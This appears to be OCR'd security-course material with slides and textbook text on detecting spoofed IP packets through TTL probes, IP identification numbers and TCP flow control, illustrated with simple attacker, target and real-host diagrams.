
IP Spoofing Detection Techniques: Direct TTL Probes

1. Send a packet to the host of a suspected spoofed packet that triggers a reply and compare the TTL with that of the suspected packet; if the **TTL in the reply is not the same** as the packet being checked, this implies that it is a spoofed packet

2. This technique is successful when the attacker is in a **different subnet** from that of the victim

Attacker
(Spoofed Address 10.0.0.5)
Sending a packet with spoofed 10.0.0.5 IP – TTL 13
Target
Sending a packet to 10.0.0.5 IP
Reply from real 10.0.0.5 IP – TTL 25
10.0.0.5


Note: Normal traffic from one host can contrast TTLs depending on traffic patterns



IP Spoofing Detection Techniques: IP Identification Number

01	Send a probe to the host of a suspected spoofed traffic that triggers a reply and **compare the IPID** with the suspected traffic
02	If the IPIDs are **not close in value** to the packet being checked, then the suspected traffic is spoofed
03	This technique is considered reliable even if the attacker is in the **same subnet**

Attacker
(Spoofed Address 10.0.0.5)
Send packet with spoofed IP 10.0.0.5; IP ID 2586
Target
Send packet to IP 10.0.0.5
Reply from real 10.0.0.5 IP – IP ID 515
10.0.0.5



IP Spoofing Detection Techniques: TCP Flow Control Method


- Attackers sending spoofed TCP packets will not receive the **target's SYN-ACK packets**
- Therefore, attackers cannot respond to a change in the congestion window size
- When received traffic continues after a window size is exhausted, the **packets are most likely spoofed**

Sending a SYN packet with spoofed 10.0.0.5 IP
Attacker
(Spoofed Address 10.0.0.5)
[Small window size]
Sending SYN-ACK packet to real 10.0.0.5 IP
Target
10.0.0.5

IP Spoofing Detection Techniques

- **Direct TTL Probes**

  In this technique, you initially send a packet (ping request) to the legitimate host and wait for a reply. Check whether the TTL value in the reply matches with that of the packet you are checking. Both will have the same TTL if they are using the same protocol. Although the initial TTL values vary according to the protocol used, a few initial TTL values are commonly used. For TCP/UDP, the values are 64 and 128; for ICMP, they are 128 and 255.



Sending a packet with spoofed 10.0.0.5 IP – TTL 13
Attacker
(Spoofed Address 10.0.0.5)
Sending a packet to 10.0.0.5 IP
Reply from real 10.0.0.5 IP – TTL 25
Target
10.0.0.5

Figure 3.106: IP Spoofing detection technique: Direct TTL Probes

  If the reply is from a different protocol, then you should check the actual hop count to detect the spoofed packets. Deduct the TTL value in the reply from the initial TTL value to determine the hop count. The packet is a spoofed packet if the reply TTL does not match the TTL of the packet. It will be very easy to launch an attack if the attacker knows the hop count between the source and the host. In this case, the test result is a false negative.

This technique is successful when the attacker is in a different subnet from that of the victim.

Note: Normal traffic from one host can contrast TTLs depending on traffic patterns.

- **IP Identification Number**

  Users can identify spoofed packets by monitoring the IP identification (IPID) number in the IP packet headers. The IPID increases incrementally each time a system sends a packet. Every IP packet on the network has a unique "IP identification" number, which is increased by one for every packet transmission. To identify whether a packet is spoofed, send a probe packet to the source IP address of the packet and observe the IPID number in the reply. The IPID value in the response packet must be close to but slightly greater than the IPID value of the probe packet. The source address of the IP packet is spoofed if the IPID of the response packet is not close to that of the probe packet.

  This method is effective even when both the attacker and the target are on the same subnet.

